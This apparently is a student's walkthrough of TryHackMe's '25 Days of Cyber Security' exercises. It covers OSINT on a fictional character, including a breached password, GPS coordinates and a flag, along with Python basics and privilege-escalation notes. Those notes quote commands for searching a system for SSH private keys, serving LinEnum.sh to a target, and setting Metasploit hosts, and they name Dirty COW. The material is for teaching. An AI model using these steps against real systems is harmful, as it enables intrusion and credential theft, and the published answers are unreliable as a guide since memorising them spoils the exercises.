IGuidetheClaus2020 5 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Share ***

Answer :Chicago

Question 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Google search results for "robert the creator of rudolph". The top result is "Robert L. May". Below it is a snippet: "May (July 27, 1905 – August 11, 1976) was the creator of Rudolph the Red-Nosed Reindeer." A link to "Robert L. May - Wikipedia" is provided.

Answer : May

Question 4: On what other social media platform might Rudolph have an account?

IGuidetheClaus2020 1 point • 2 years ago 🎅
Ouch. Some days I love Twitter. Some days, it's just...lol.
Reply Share ***

Answer : Twitter

Question 5: What is Rudolph's username on that platform?

iguide

Q iguides

Q guide real estate photography

 IGuidetheClaus2020
@IGuideClaus2020
Seeking the truth. Really. Business i...

Answer : IGuideClaus2020

Question 6: What appears to be Rudolph's favourite TV show right now?

IGuidetheClaus2020 @IGuidetheClaus2020 · Nov 25, 2020
Love me some Bachelorette. But Ed? C'mon!

5 6 1,875

IGuidetheClaus2020 Retweeted
Angelina @itsyange · Nov 25, 2020
Picking Ed over Joe?!?! GOODBYE #bachelorette

5 100 1,875

IGuidetheClaus2020 Retweeted
hailey @lilketedye36 · Nov 25, 2020
When Ed got the rose tonight #bachelorette #BacheloretteABC #TheBachelorette

Google

Bachelorette

https://abc.com › shows › the-bachelorette

Watch The Bachelorette TV Show - ABC.com

Fan favorites and fierce women Gabby Windey and Rachel Recchia will stand by each other's side yet again as they co-star on a journey to find love.

https://abc.go.com › shows › the-bachelorette

The Bachelorette - ABC.com - The Walt Disney Company

Answer : Bachelorette


Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Answer :Chicago

Question 8: Okay, you found the city, but where specifically was one of the photos taken?

Answer : 41.891815, -87.624277

Question 9: Did you find a flag too?



Answer : {FLAG}ALWAYSCHECKTHEEXIFD4T4

Question 10: Has Rudolph been pwned? What password of his appeared in a breach?

Answer : spygame

Question 11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a


hotel on Magnificent Mile. What are the street numbers of the hotel address?

Answer : 540

Day 15 : There's a Python in my stocking!

Tool Used : Visual Studio Code, Firefox
Solution / Walkthrough :

Question 1




```
x Get Started tryhackme.py x
File Edit Selection View Go Run Terminal Help
tryhackme.py - Visual Studio Code
C: > Users > meaim > Downloads > tryhackme.py > ...
1 x = True + True
2 print(x)

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\meaim> & C:/Users/meaim/AppData/Local/Programs/Python/Python310/python.exe c:/Users/meaim/Downloads/tryhackme.py
2
PS C:\Users\meaim>

Python 3.10.1 64-bit ① 0 ▲ 0 ② Connected to Discord
Ln 2, Col 9  Spaces: 4  UTF-8  CRLF  Python ③ ④
```

The Answer is 2.


Question 2



The screenshot shows the PyPI (Python Package Index) website. At the top, there's a search bar with the placeholder "Search projects" and a magnifying glass icon. Below the search bar is a button labeled "Or browse projects". The main header reads "Find, install and publish Python packages with the Python Package Index". Below the header, there are statistics: "385,195 projects", "3,586,598 releases", "6,312,939 files", and "604,991 users". The PyPI logo, featuring a stylized 3D cube composed of yellow and blue blocks, is positioned on the left. To its right, a brief description states: "The Python Package Index (PyPI) is a repository of software for the Python programming language. PyPI helps you find and install software developed and shared by the Python community. [Learn about installing packages](#). Package authors use PyPI to distribute their software. [Learn how to package your Python code for PyPI](#)".

PyPi is the database for installing other peoples libraries.

Question 3



The screenshot shows a Visual Studio Code interface. On the left is the file explorer, showing a single file named "tryhackme.py". The code editor window contains the following Python code:

```
C:\> Users > meaim > Downloads > tryhackme.py > ...
1 X = bool("False")
2 print(X)
```

Below the code editor is a terminal window showing the output of running the script in PowerShell:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\meaim> & C:/Users/meaim/AppData/Local/Programs/Python/Python310/python.exe c:/Users/meaim/Downloads/tryhackme.py
True
PS C:\Users\meaim>
```

The status bar at the bottom indicates the file is 1 line, 9 columns long, in UTF-8 encoding, using Python 3.10.1 64-bit, and connected to Discord.

The output is **True**.

Question 4

TryHackMe | 25 Days of Cyber Security

Courses TryHackMe | 25 Days of Cyber Security GitHub Should College be...
Use pip3 to install libraries on the command line using the command: `pip3 install X`, where X is the library. We will complete this challenge from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- BeautifulSoup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that BeautifulSoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

This was a very short introduction to Python, but here are some more links if you wanted to learn more:

- [Python Zero to Hero](#)
- [Python Modulo Operator in Practice](#)

Requests lets us download the HTML of a webpage.

Question 5

File Edit Selection View Go Run Terminal Help

tryhackme.py - Visual Studio Code

```
C:\> Users > meaim > Downloads > tryhackme.py > ...
1  x = [1, 2, 3]
2
3  y = x
4
5  y.append(6)
6
7  print(x)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! <https://aka.ms/PSWindows>

```
PS C:\Users\meaim> & C:/Users/meaim/AppData/Local/Programs/Python/Python310/python.exe c:/Users/meaim/Downloads/tryhackme.py
[1, 2, 3, 6]
PS C:\Users\meaim>
```

Python 3.10.1 64-bit ④ 0 △ 0 Connected to Discord

Ln 7, Col 9 Spaces:4 UTF-8 CRLF Python ⚙

This is the output of the code.

[1, 2, 3, 6]

Question 6

The screenshot shows a web browser window with the URL <https://tryhackme.com/room/learncyberin25days>. The page content is as follows:

Variables

Now in the last section, I said "String (a string of characters)".

What does that mean? In programming, we need to have data types. Every bit of data has a type in common with it. You already know some.

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types 😊

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi"], 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Operators

It is because of **pass by reference**.

Thought Process / Methodology :

Firstly, we knew that `True + True = 2`. We knew that PyPi is the database for installing other people's libraries and we knew that requests would let us download the HTML of a webpage just by reading the information given in tryhackme. We got the output for question 3 and 5 through VS Code by running the code and we learned that the cause of the output for question 5 is because of **pass by reference**.

Extra Questions :

Day 11:

Question 2&3

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Question 5

Our vulnerable machine in this example has a directory called `backups` containing an SSH key that we can use for authentication. This was found via:

```
find / -name id_rsa 2> /dev/null
```

...Let's break this down:


- We're using `find` to search the volume, by specifying the root (`/`) to search for files named `"id_rsa"` which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Question 6

11.10.3.4. Add the execution permission to *LinEnum.sh* on the vulnerable Instance: `chmod +x LinEnum.sh`

Question 7

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`



Day 12:

Question 4

In order for the attack used as the example in this task to work, the options would be set like so:

- **LHOST** - *10.0.0.10* (our PC)
- **RHOST** - *10.0.0.1* (the remote PC)
- **TARGETURI** */cgi-bin/systeminfo.sh* (the location of the script)

Day 13:

Question 8

Dirty COW.

CVE identifier(s)

CVE-2016-5195

Day 15:

Question 7

```
C: > Users > User > Desktop > Coding > 🐍 testing.py > ...
1
2     names = ["Skidy", "DorkStar", "Ashu", "Elf"]
3     name = input("What is your name? ")
4     if name in names:
5         print("The Wise One has allowed you to come in.")
6     else:
7         print("The Wise One has not allowed you to come in.")

PROBLEMS    OUTPUT    TERMINAL    DEBUG CONSOLE

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\User> & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe c:/Users/User/Desktop/Coding/testing.py
What is your name? Skidy
The Wise One has allowed you to come in.
```

Question 8

```
testing.py ✘
C: > Users > User > Desktop > Coding > 🐍 testing.py > ...
1
2     names = ["Skidy", "DorkStar", "Ashu", "Elf"]
3     name = input("What is your name? ")
4     if name in names:
5         print("The Wise One has allowed you to come in.")
6     else:
7         print("The Wise One has not allowed you to come in.")

PROBLEMS    OUTPUT    TERMINAL    DEBUG CONSOLE

what is your name? & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe c:/Users/User/Desktop/Coding/testing.py
The Wise One has not allowed you to come in.
PS C:\Users\User> & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe c:/Users/User/Desktop/Coding/testing.py
What is your name? & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe c:/Users/User/Desktop/Coding/testing.py
The Wise One has not allowed you to come in.
PS C:\Users\User> & C:/Users/User/AppData/Local/Programs/Python/Python39/python.exe c:/Users/User/Desktop/Coding/testing.py
What is your name? elf
The Wise One has not allowed you to come in.
```